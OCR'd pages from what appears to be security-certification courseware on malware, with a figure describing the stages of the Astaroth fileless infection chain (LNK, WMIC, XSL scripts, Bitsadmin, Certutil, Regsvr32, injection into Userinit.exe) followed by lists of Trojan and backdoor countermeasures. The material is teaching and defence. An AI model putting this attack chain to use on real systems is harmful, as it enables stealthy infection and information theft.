

1
Attacker sends spear-phishing email with a malicious URL to a ZIP file containing LNK file, when clicked runs a BAT command that initiates WMIC
2.1
WMIC downloads an XSL file that includes malicious JavaScript code which initiates WMIC again
2.1
WMIC again downloads an XSL file that includes malicious JavaScript code that abuses system tools - Bitsadmin, Certutil, Regsvr32 in the next steps
3
Multiple executions of Bitsadmin tool downloads encoded malicious payloads
4
Certutil decodes two downloaded payloads into DLLs
5
Regsvr32 runs the two decoded DLLs that reads and loads third DLL into Userinit.exe
6
The third DLL injected in Userinit.exe is a proxy that reads, decodes, and loads, a final DLL – Astaroth – an information stealer

Figure 7.118: Demonstration of Astaroth Attack




Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. **Countermeasures**
8. Anti-Malware Software

Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than trying to eliminate it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk caused by it upon its entry.




Trojan Countermeasures

- Avoid opening email attachments received from **unknown senders**
- Block all **unnecessary ports** at the host and firewall
- Avoid accepting **programs transferred** by instant messaging
- Harden weak, default **configuration settings**, and disable unused functionality including protocols and services
- Monitor the **internal network traffic** for odd ports or encrypted traffic
- Avoid downloading and executing applications from **untrusted sources**
- Install **patches** and **security updates** for operating systems and applications
- Scan external **USB drives** and **DVDs** with antivirus software before using
- **Restrict permissions** within the desktop environment to prevent malicious applications from being installed
- Run **host-based** antivirus, firewall, and intrusion detection software

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and use a firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak default configuration settings and disable unused functionality, including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the OS and applications
- Scan external USB drives and DVDs with antivirus software before using them
- Restrict permissions within the desktop environment to prevent installation of malicious applications
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software




Backdoor Countermeasures

1. Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
2. Educate users not to install applications downloaded from **untrusted Internet sites** and email attachments
3. Avoid **untrusted software** and ensure that every device is protected by a firewall
4. Use **antivirus tools** such as McAfee, and Norton to detect and eliminate backdoors
5. Track open-source projects that enter the enterprise from **external untrusted sources**, such as open-source code repositories
6. Inspect **network packets** using protocol monitoring tools

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments
- Avoid untrusted software and ensure that a firewall protects every device
- Use antivirus tools such as McAfee and Norton, to detect and eliminate backdoors
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking
- Run registry monitoring tools to find malicious registry entries added by the backdoor
- Remove or uninstall the program or application installed by the backdoor Trojan or virus
- Remove the malicious registry entries added by the backdoor Trojan
- Delete malicious files related to the backdoor Trojan



Virus and Worm Countermeasures

